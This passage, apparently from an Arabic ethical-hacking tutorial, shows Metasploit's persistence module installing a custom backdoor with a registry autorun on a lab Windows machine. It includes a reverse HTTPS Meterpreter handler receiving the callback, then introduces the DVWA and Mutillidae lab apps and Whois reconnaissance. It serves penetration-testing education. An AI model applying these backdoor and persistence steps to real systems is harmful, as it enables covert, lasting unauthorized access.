   Name                     Current Setting  Required  Description
   ----                     ---------------  --------  -----------
   ContextInformationFile                    no        The information file that contains context information
   DisablePayloadHandler    true             no        Disable the handler code for the selected payload
   EXE::Custom                               no        Use custom exe instead of automatically generating a payload exe
   EXE::EICAR               false            no        Generate an EICAR file instead of regular payload exe
   EXE::FallBack            false            no        Use the default template in case the specified one is missing
   EXE::Inject              false            no        Set to preserve the original EXE function
   EXE::OldMethod           false            no        Set to use the substitution EXE generation method.
   EXE::Path                                 no        The directory in which to look for the executable template
   EXE::Template                             no        The executable template file name.
   EXEC_AFTER               false            no        Execute persistent script after installing.
   EnableContextEncoding    false            no        Use transient context when encoding payloads
   HANDLER                  false            no        Start an exploit/multi/handler job to receive the connection
   MSI::Custom                               no        Use custom msi instead of automatically generating a payload msi
   MSI::EICAR               false            no        Generate an EICAR file instead of regular payload msi
   MSI::Path                                 no        The directory in which to look for the msi template
   MSI::Template                             no        The msi template file name
   MSI::UAC                 false            no        Create an MSI with a UAC prompt (elevation to SYSTEM if accepted)
   VERBOSE                  false            no        Enable detailed status messages
   WORKSPACE                                 no        Specify the workspace for this module
   WfsDelay                 0                no        Additional delay when waiting for a session
```

سنقوم بتعيين EXE:: Custom على /var/www/html/backdoor.exe، حتى نتمكن من تشغيل بابنا الخلفي الذي تم تخزينه في /var/www/html/backdoor.exe. الأمر كالتالي:

```
set EXE::Custom /var/www/html/backdoor.exe
```

الآن، سوف نقوم بتشغيل أمر show advanced، ونرى أنه تم إعداده بشكل صحيح، كما هو موضح في لقطة الشاشة التالية:

```
msf exploit(windows/local/persistence) > show advanced

Module advanced options (exploit/windows/local/persistence):

   Name                    Current Setting            Required  Description
   ----                    ---------------            --------  -----------
   ContextInformationFile                             no        The information file that contains context information
   DisablePayloadHandler   true                       no        Disable the handler code for the selected payload
   EXE::Custom             /var/www/html/backdoor.exe  no        Use custom exe instead of automatically generating a payload exe
   EXE::EICAR              false                      no        Generate an EICAR file instead of regular payload exe
   EXE::FallBack           false                      no        Use the default template in case the specified one is missing
   EXE::Inject             false                      no        Set to preserve the original EXE function
   EXE::OldMethod          false                      no        Set to use the substitution EXE generation method.
   EXE::Path                                          no        The directory in which to look for the executable template
   EXE::Template                                      no        The executable template file name.
   EXEC_AFTER              false                      no        Execute persistent script after installing.
   EnableContextEncoding   false                      no        Use transient context when encoding payloads
   HANDLER                 false                      no        Start an exploit/multi/handler job to receive the connection
   MSI::Custom                                        no        Use custom msi instead of automatically generating a payload msi
   MSI::EICAR              false                      no        Generate an EICAR file instead of regular payload msi
   MSI::Path                                          no        The directory in which to look for the msi template
   MSI::Template                                      no        The msi template file name
   MSI::UAC                false                      no        Create an MSI with a UAC prompt (elevation to SYSTEM if accepted)
   VERBOSE                 false                      no        Enable detailed status messages
   WORKSPACE                                          no        Specify the workspace for this module
   WfsDelay                0                          no        Additional delay when waiting for a session
```

الآن، سنقوم بتشغيل أمر exploit. سيتم تحميل /var/www/html/backdoor.exe على الحاسوب الهدف، باستخدام الجلسة التي حددناها، وهي 2. في لقطة الشاشة التالية، يمكننا أن نرى أنه تم تحميلها وتثبيتها:

```
msf exploit(persistence) > exploit

[*] Running persistent module against MSEDGEWIN10 via session ID: 2
[*] Using custom payload /var/www/html/backdoor.exe, RHOST and RPORT settings will be ignored!
[+] Persistent VBS script written on MSEDGEWIN10 to C:\Users\IEUser\AppData\Local\Temp\UatuhS.vbs
[*] Installing as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\QwEhrEEJ
[+] Installed autorun on MSEDGEWIN10 as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\QwEhrEEJ
[*] Clean up Meterpreter RC file: /root/.msf4/logs/persistence/MSEDGEWIN10_20160602.2445/MSEDGEWIN10_20160602.2445.rc
```

إذا لم نعد نريد الباب الخلفي على الحاسوب الهدف، فيمكننا استخدام ملف المورد لحذفه. يمكننا تخزين ملف **RC** كما هو موضح في لقطة الشاشة السابقة في Leafpad حتى نتمكن من تشغيله في المستقبل وحذف الباب الخلفي الخاص بنا.

إذا قمنا بتشغيل أمر session –l، فسيُظهر الجلسات المتاحة، ويمكننا التفاعل معها. باستخدام الأمر session –k، يمكننا قتل تلك الجلسة.

الآن، إذا قمنا بتشغيل أمر list، فسنرى أنه ليس لدينا اتصال بالحاسوب الهدف. باستخدام أداة الاستغلال المتعددة الخاصة بنا، يمكننا الاستماع لاتصال وارد.

إذا قمنا بتشغيل exploit، وكان جهاز الحاسوب الذي تم اختراقه قيد التشغيل بالفعل، فسنحصل على اتصال مباشر، لأن هدفنا قد تم حقنه في الحاسوب الهدف على المنفذ **8080** على **revers_http.** الآن للتأكد، سنبدأ تشغيل آلة Windows. للتأكد من أنه سيكون لدينا دائمًا اتصال به، سنقوم بإعادة تشغيل جهاز الحاسوب الذي يعمل بنظام Windows المستهدف. في كل 10 ثوانٍ، سيحاول جهاز Kali الاتصال به، بغض النظر عن عدد المرات التي يتم فيها إيقاف تشغيل جهاز Windows أو إعادة تشغيله. سنقوم الآن بتشغيل معالج Meterpreter الخاص بنا وانتظر الاتصال. ثم قم بتشغيل أمر **exploit** للاستماع، سيستغرق الاتصال 10 ثوانٍ كحد أقصى. في لقطة الشاشة التالية، يمكننا أن نرى أننا تلقينا اتصالًا بالحاسوب الهدف، والآن لدينا إمكانية الوصول الكامل إلى هذا الحاسوب:

```
msf exploit(multi/handler) > exploit

[*] Started HTTPS reverse handler on https://10.0.2.15:8080
[*] https://10.0.2.15:8080 handling request from 10.0.2.5; (UUID: o6dbxepr) Staging x86 payload (180825 bytes) ...
[*] Meterpreter session 1 opened (10.0.2.15:8080 -> 10.0.2.5:49773) at 2018-07-26 07:29:13 -0400
```


## What is a Website | ما هي مواقع الانترنت

في هذا القسم، سوف نفهم ما هو موقع الويب حقًا. موقع الويب ليس سوى تطبيق مثبت على جهاز أو حاسوب. يحتوي موقع الويب على تطبيقين رئيسيين هما خادم ويب (على سبيل المثال، Apache) وقاعدة بيانات (على سبيل المثال، MySQL).

يستخدم خادم الويب لفهم وتنفيذ تطبيق الويب. يمكن كتابة تطبيق ويب بلغة Java أو Python أو PHP أو أي لغة برمجة أخرى. القيد الوحيد هو أن خادم الويب يجب أن يكون قادرًا على فهم تطبيق الويب وتنفيذه.

تحتوي قاعدة البيانات على البيانات المستخدمة من قبل تطبيق الويب. يتم تخزين كل هذا على جهاز حاسوب يسمى الخادم. الخادم متصل بالإنترنت ولديه عنوان IP، ويمكن لأي شخص الوصول إليه أو اختبار الاتصال به.

يتم تنفيذ تطبيق الويب إما عن طريق الهدف أو بواسطة خادم الويب المثبت على خادمنا. لذلك، في أي وقت نقوم فيه بتشغيل تطبيق ويب أو طلب صفحة، يتم تنفيذه فعليًا على خادم الويب وليس على حاسوب العميل. بمجرد تنفيذه على خادم الويب، يرسل خادم الويب صفحة HTML جاهزة للقراءة إلى العميل أو الشخص المستهدف، كما هو موضح في الرسم البياني التالي:




لنفترض أننا نستخدم جهاز حاسوب أو هاتفًا، ونريد الوصول إلى google.com. في عنوان URL الخاص بنا، إذا كتبنا google.com، فسيتم ترجمته إلى عنوان IP باستخدام خادم DNS. DNS هو

خادم يقوم بترجمة كل اسم أو .com أو .edu أو أي موقع ويب باسم أو اسم مجال إلى عنوان IP الخاص به. إذا طلبنا google.com، فسيذهب الطلب إلى خادم DNS ويترجم google.com إلى IP حيث يتم تخزين Google. بعد ذلك، سينتقل خادم DNS إلى عنوان IP الخاص بـ Google وينفذ الصفحة التي أردنا استخدامها باستخدام جميع التطبيقات التي تحدثنا عنها، ثم يقدم لنا صفحة HTML جاهزة.

الآن يتم تنفيذ البرنامج على الخادم، وحصلنا فقط على HTML وهي لغة وصفية لصفحات الويب. هذا مهم للغاية، لأنه في المستقبل، إذا أردنا تنفيذ أي شيء على خادم الويب، مثل shell، فإننا نحتاج إلى إرساله بلغة يفهمها خادم الويب (على سبيل المثال PHP)، وبمجرد قيامنا قم بتنفيذه داخل الخادم، وسيتم تنفيذه على الحاسوب الهدف.

هذا يعني أنه بغض النظر عن الشخص الذي يصل إلى الصفحات، سيتم تنفيذ مجموعة الويب التي سنرسلها (إذا كانت مكتوبة بلغة جافا أو بلغة يفهمها الخادم) على الخادم وليس على جهاز الحاسوب الخاص بنا. لذلك، سوف يتيح لنا الوصول إلى الخادم وليس للشخص الذي وصل إلى هذا الخادم.

من ناحية أخرى، تستخدم بعض مواقع الويب JavaScript، وهي لغة من جانب العميل. إذا تمكنا من العثور على موقع ويب يتيح لنا تشغيل شفرة JavaScript، فسيتم تنفيذ الرمز بواسطة العملاء. على الرغم من أنه قد يتم حقن الرمز في خادم الويب، إلا أنه سيتم تنفيذه من جانب العميل، وسيسمح لنا بتنفيذ هجمات على جهاز الحاسوب العميل وليس على الخادم. وبالتالي، من المهم للغاية التمييز بين لغة العميل واللغة من جانب الخادم.

سنناقش في هذا القسم مهاجمة موقع ويب. لمهاجمة المواقع، لدينا طريقتان:

- يمكننا استخدام أساليب مهاجمة طريقة موقع الويب التي تعلمناها حتى الآن. نظرًا لأننا نعرف أن موقعًا إلكترونيًا مثبتًا على جهاز حاسوب، يمكننا محاولة مهاجمته واختراقه تمامًا مثل أي حاسوب آخر. ومع ذلك، فإننا نعلم أن موقع الويب مثبت على جهاز حاسوب، يمكننا محاولة مهاجمته والتطفل عليه تمامًا مثل أي حاسوب آخر. يمكننا أيضًا استخدام الهجمات من جانب الخادم لمعرفة أي نظام التشغيل أو خادم الويب أو التطبيقات الأخرى المثبتة. إذا وجدنا أي نقاط ضعف، فيمكننا استخدام أي منها للوصول إلى الحاسوب.
- هناك طريقة أخرى للهجوم وهي الهجمات من جانب العميل. لأن المواقع تتم إدارتها وصيانتها بواسطة البشر. هذا يعني أنه إذا تمكنا من اختراق أي من مسؤولي الموقع، فربما نتمكن من الحصول على اسم المستخدم وكلمة المرور الخاصة بهم، ومن هناك تسجيل الدخول إلى لوحة المشرف الخاصة بهم أو إلى Secure Socket Shell (SSH). ثم سنكون قادرين على الوصول إلى أي من الخوادم التي يستخدمونها لإدارة الموقع.

إذا فشلت كلتا الطريقتين، فيمكننا محاولة اختبار تطبيق الويب، لأنه مجرد تطبيق مثبت على هذا الموقع. لذلك، قد لا يكون هدفنا هو تطبيق الويب، وربما يكون هدفنا مجرد استخدام هذا الموقع، ولكن جهاز الحاسوب الخاص به يتعذر الوصول إليه. بدلاً من ذلك، يمكننا الانتقال إلى موقع الويب، والاختراق في الموقع، ومن هناك نذهب إلى الشخص المستهدف.

جميع الأجهزة والتطبيقات مترابطة، ويمكننا استخدام أحدها لصالحنا ومن ثم شق طريقنا إلى حاسوب آخر أو إلى مكان آخر. في هذا القسم، بدلاً من التركيز على الهجمات من جانب العميل والخادم، سنتعرف على اختبار أمان تطبيق الويب نفسه.

سوف نستخدم آلة Metasploitable كجهازنا المستهدف، وإذا قمنا بتشغيل الأمر ifconfig، فسنرى أن عنوان IP الخاص به هو 10.0.2.4، كما هو موضح في لقطة الشاشة التالية:


```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:5f:44:0c
          inet addr:10.0.2.4  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe5f:440c/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:815 errors:0 dropped:0 overruns:0 frame:0
          TX packets:350 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:91391 (89.2 KB)  TX bytes:42668 (41.6 KB)
          Base address:0xd010 Memory:f0000000-f0020000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:988 errors:0 dropped:0 overruns:0 frame:0
          TX packets:988 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:455381 (444.7 KB)  TX bytes:455381 (444.7 KB)
```

إذا نظرنا داخل المجلد /var/www، فيمكننا مشاهدة جميع ملفات موقع الويب المخزنة، كما هو موضح في لقطة الشاشة التالية:

```
msfadmin@metasploitable:~$ ls /var/www/
dav   index.php   phpinfo.php  test      tikiwiki-old
dvwa  mutillidae  phpMyAdmin   tikiwiki  twiki
```

في لقطة الشاشة أعلاه، يمكننا أن نرى أن لدينا صفحة phpinfo.php، ولدينا dvwa وmutillidae وphpMyAdmin. الآن، إذا ذهبنا إلى أي جهاز على نفس الشبكة، وحاولنا فتح المتصفح والانتقال إلى 10.0.2.4، فسنرى أن لدينا موقع ويب خاص بـ Metasploitable، كما هو موضح في لقطة الشاشة المحددة. موقع الويب هو مجرد تطبيق مثبت على متصفح الويب، ويمكننا الوصول إلى أي من مواقع الويب الخاصة بـ Metasploitable واستخدامها لاختبار أمانها:





Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com


Login with msfadmin/msfadmin to get started

- TWiki
- phpMyAdmin
- Mutillidae
- DVWA
- WebDAV


الآن سوف نلقي نظرة على صفحة DVWA. يتطلب اسم المستخدم كمسؤول وكلمة مرور لتسجيل الدخول. بمجرد إدخال بيانات الاعتماد هذه، يمكننا تسجيل الدخول إليها، كما هو موضح في لقطة الشاشة التالية:



بمجرد تسجيل الدخول، يمكننا تعديل إعدادات الأمان باستخدام علامة تبويب DVWA Security، كما هو موضح في لقطة الشاشة التالية:




ضمن علامة التبويب DVWA Security، سنقوم بتعيين Script Security على مستوى منخفض والنقر على "إرسال" (submit):



سنبقيها منخفضة في القسم القادم. نظرًا لأن هذه مجرد دورة تمهيدية، سنتحدث فقط عن الطريقة الأساسية لاكتشاف ثغرات تطبيق الويب في كل من تطبيق ويب DVWA و Mutilliidae.

إذا ذهبنا إلى تطبيق الويب Mutillidae بنفس الطريقة التي وصلنا إليها من تطبيق الويب DVWA، يجب أن نتأكد من ضبط مستوى الأمان الخاص بنا على 0، كما هو موضح في لقطة الشاشة التالية:

Mutillidae: Born to be Hacked

Version: 2.1.19 | Security Level: 0 (Hosed) | Hints: Disabled (0 - I try harder) | Not Logged In

Home | Login/Register | Toggle Hints | Toggle Security | Reset DB | View Log | View Captured Data

Core Controls
OWASP Top 10
Others
Documentation
Resources

Mutillidae: Deliberately Vulnerable PHP Scripts Of OWASP Top 10

Latest Version / Installation

- Latest Version
- Installation Instructions
- Usage Instructions
- Get rid of those pesky PHP errors
- Change Log
- Notes

Samurai WTF and Backtrack contains all the tools needed or you may build your own collection

back|track

Samurai Web Testing Framework

BUILT ON eclipse | php MySQL | Toad | HACKERS FOR CHARITY www.hackersforcharity.org

Site hacked...err...quality-tested with Samurai WTF, Backtrack, Firefox, Burp-Suite, Netcat, and these Mozilla Add-ons

@webpwnized

Mutillidae Channel

يمكننا تبديل مستوى الأمان من خلال النقر على خيار تبديل الأمان على الصفحة:

Version: 2.1.19 | Security Level: 0 (Hosed) | Hints: Disabled (0 - I try harder) | Not Logged In

Home | Login/Register | Toggle Hints | Toggle Security | Reset DB | View Log | View Captured Data

## جمع المعلومات

في هذا القسم، سنناقش العديد من التقنيات لجمع المعلومات حول العميل باستخدام Whois Lookup وNetcraft وRobtex. ثم سنرى كيف يمكننا مهاجمة خادم عن طريق استهداف مواقع الويب التي يتم استضافتها على هذا الخادم. بالانتقال إلى قسم جمع المعلومات، سنتعرف على النطاق الفرعي وكيف يمكن أن تكون مفيدة لتنفيذ الهجمات. سنبحث لاحقًا عن ملفات على النظام الهدف لجمع بعض المعلومات وأيضًا تحليل هذه البيانات.


الآن، سنفعل جمع المعلومات قبل أن نبدأ في محاولة للاستغلال. لذلك، سنقوم بجمع أكبر قدر ممكن من المعلومات حول عنوان IP للهدف، والتكنولوجيا المستخدمة على موقع الويب، ومعلومات اسم المجال، ولغة البرمجة المستخدمة، ونوع الخادم المثبت عليه، وما هو نوع قاعدة البيانات المستخدمة. سنقوم بجمع معلومات الشركة وسجلات DNS الخاصة بها. سنرى أيضًا نطاقات فرعية غير مرئية لأشخاص آخرين، ويمكننا أيضًا العثور على أي ملفات غير مدرجة. الآن يمكننا استخدام أي من أدوات جمع المعلومات التي استخدمناها من قبل، على سبيل المثال، يمكننا استخدام Maltego وإدراج كيان فقط كموقع ويب، وبدء تشغيل الإجراءات. يمكننا أيضًا استخدام Nmap، أو حتى Nexpose، واختبار البنية التحتية للموقع ومعرفة المعلومات التي يمكننا جمعها من ذلك. سيغطي هذا القسم المواضيع التالية:

- بحث Whois
- Netcraft
- Robtex
- موقع على نفس الخادم
- جمع المعلومات من مواقع الهدف

## بحث Whois

في هذا القسم، سنلقي نظرة على بحث Whois. إنه بروتوكول يُستخدم للعثور على مالكي موارد الإنترنت، على سبيل المثال، مجال أو خادم أو عنوان IP. في هذا، نحن لسنا قراصنة في الواقع، نحن فقط نسترد المعلومات من قاعدة بيانات حول مالكي الأشياء على شبكة الإنترنت. على سبيل المثال، إذا أردنا تسجيل اسم نطاق مثل zaid.com، يتعين علينا تقديم معلومات عن الشخص الذي يقوم بتسجيل الدخول مثل العنوان، ثم سيتم تخزين اسم النطاق باسمنا وسيشاهد الناس أن زيد يملك اسم المجال. هذا هو كل ما سنفعله.

إذا قمنا ببحث Whois على google، فسنرى الكثير من مواقع الويب التي تقدم الخدمات، لذلك سنستخدم http://whois.domaintools.com، وأدخل اسم نطاقنا المستهدف كـ isecurity.org، واضغط على زر البحث كما هو مبين في لقطة الشاشة التالية:




في لقطة الشاشة التالية، يمكننا أن نرى أننا حصلنا على الكثير من المعلومات حول موقعنا المستهدف:


**— Domain Profile**

| | |
|---|---|
| Registrant Country | US |
| Registrar | Go China Domains, LLC<br>IANA ID: 1149<br>URL: http://www.gochinadomains.com<br>Whois Server: whois.godaddy.com<br>abuse@godaddy.com<br>(p) 14806242505 |
| Registrar Status | clientDeleteProhibited, clientRenewProhibited, clientTransferProhibited, clientUpdateProhibited |
| Dates | 2,826 days old<br>Created on 2010-10-20<br>Expires on 2018-10-20<br>Updated on 2017-09-16 |
| Name Servers | NS69.DOMAINCONTROL.COM (has 50,039,241 domains)<br>NS70.DOMAINCONTROL.COM (has 50,039,241 domains) |
| Tech Contact | — |
| IP Address | 50.63.202.32 - 411,498 other sites hosted on this server |
| IP Location | - Arizona - Scottsdale - Godaddy.com Llc |
| ASN | AS26496 AS-26496-GO-DADDY-COM-LLC - GoDaddy.com, LLC, US (registered Oct 01, 2002) |
| Domain Status | Registered And Active Website |
| IP History | 42 changes on 42 unique IP addresses over 12 years |
| Hosting History | 18 changes on 11 unique name servers over 11 years |

يمكننا أن نرى عنوان البريد الإلكتروني الذي يمكننا استخدامه للاتصال بمعلومات اسم المجال. عادةً، سنكون قادرين على رؤية عنوان الشركة الذي سجل اسم النطاق، ولكن يمكننا أن نرى أن هذه الشركة تستخدم الخصوصية في مجالها. إذا كانت الشركة لا تستخدم أي خصوصية، فسنكون قادرين على رؤية عناوينهم والعديد من المعلومات حول الشركة الفعلية.

يمكننا أن نرى متى تم إنشاء اسم المجال، ويمكننا أيضًا رؤية عنوان IP الخاص بـ isecurity.org. إذا قمنا باختبار اتصال IP، يجب أن نحصل على نفس عنوان IP كما هو مذكور في لقطة الشاشة التالية.

إذا قمنا بتشغيل www.isecurity.org  ping، فسيتم إرجاع نفس عنوان IP:


```
C:\Users>ping www.isecurity.org

Pinging isecurity.org [50.63.202.32] with 32 bytes of data:
Reply from 50.63.202.32: bytes=32 time=264ms TTL=53
Reply from 50.63.202.32: bytes=32 time=260ms TTL=53
```

في لقطة الشاشة السابقة، يمكننا رؤية موقع IP وحالة النطاق، ويمكننا أيضًا الوصول إلى السجل، لكننا بحاجة إلى التسجيل لذلك. الآن، مرة أخرى يمكننا استخدام هذه المعلومات للعثور على استغلالات.

في لقطة الشاشة التالية، في سجل Whois، يمكننا العثور على مزيد من المعلومات حول الشركة التي سجلت هذا المجال (domain):

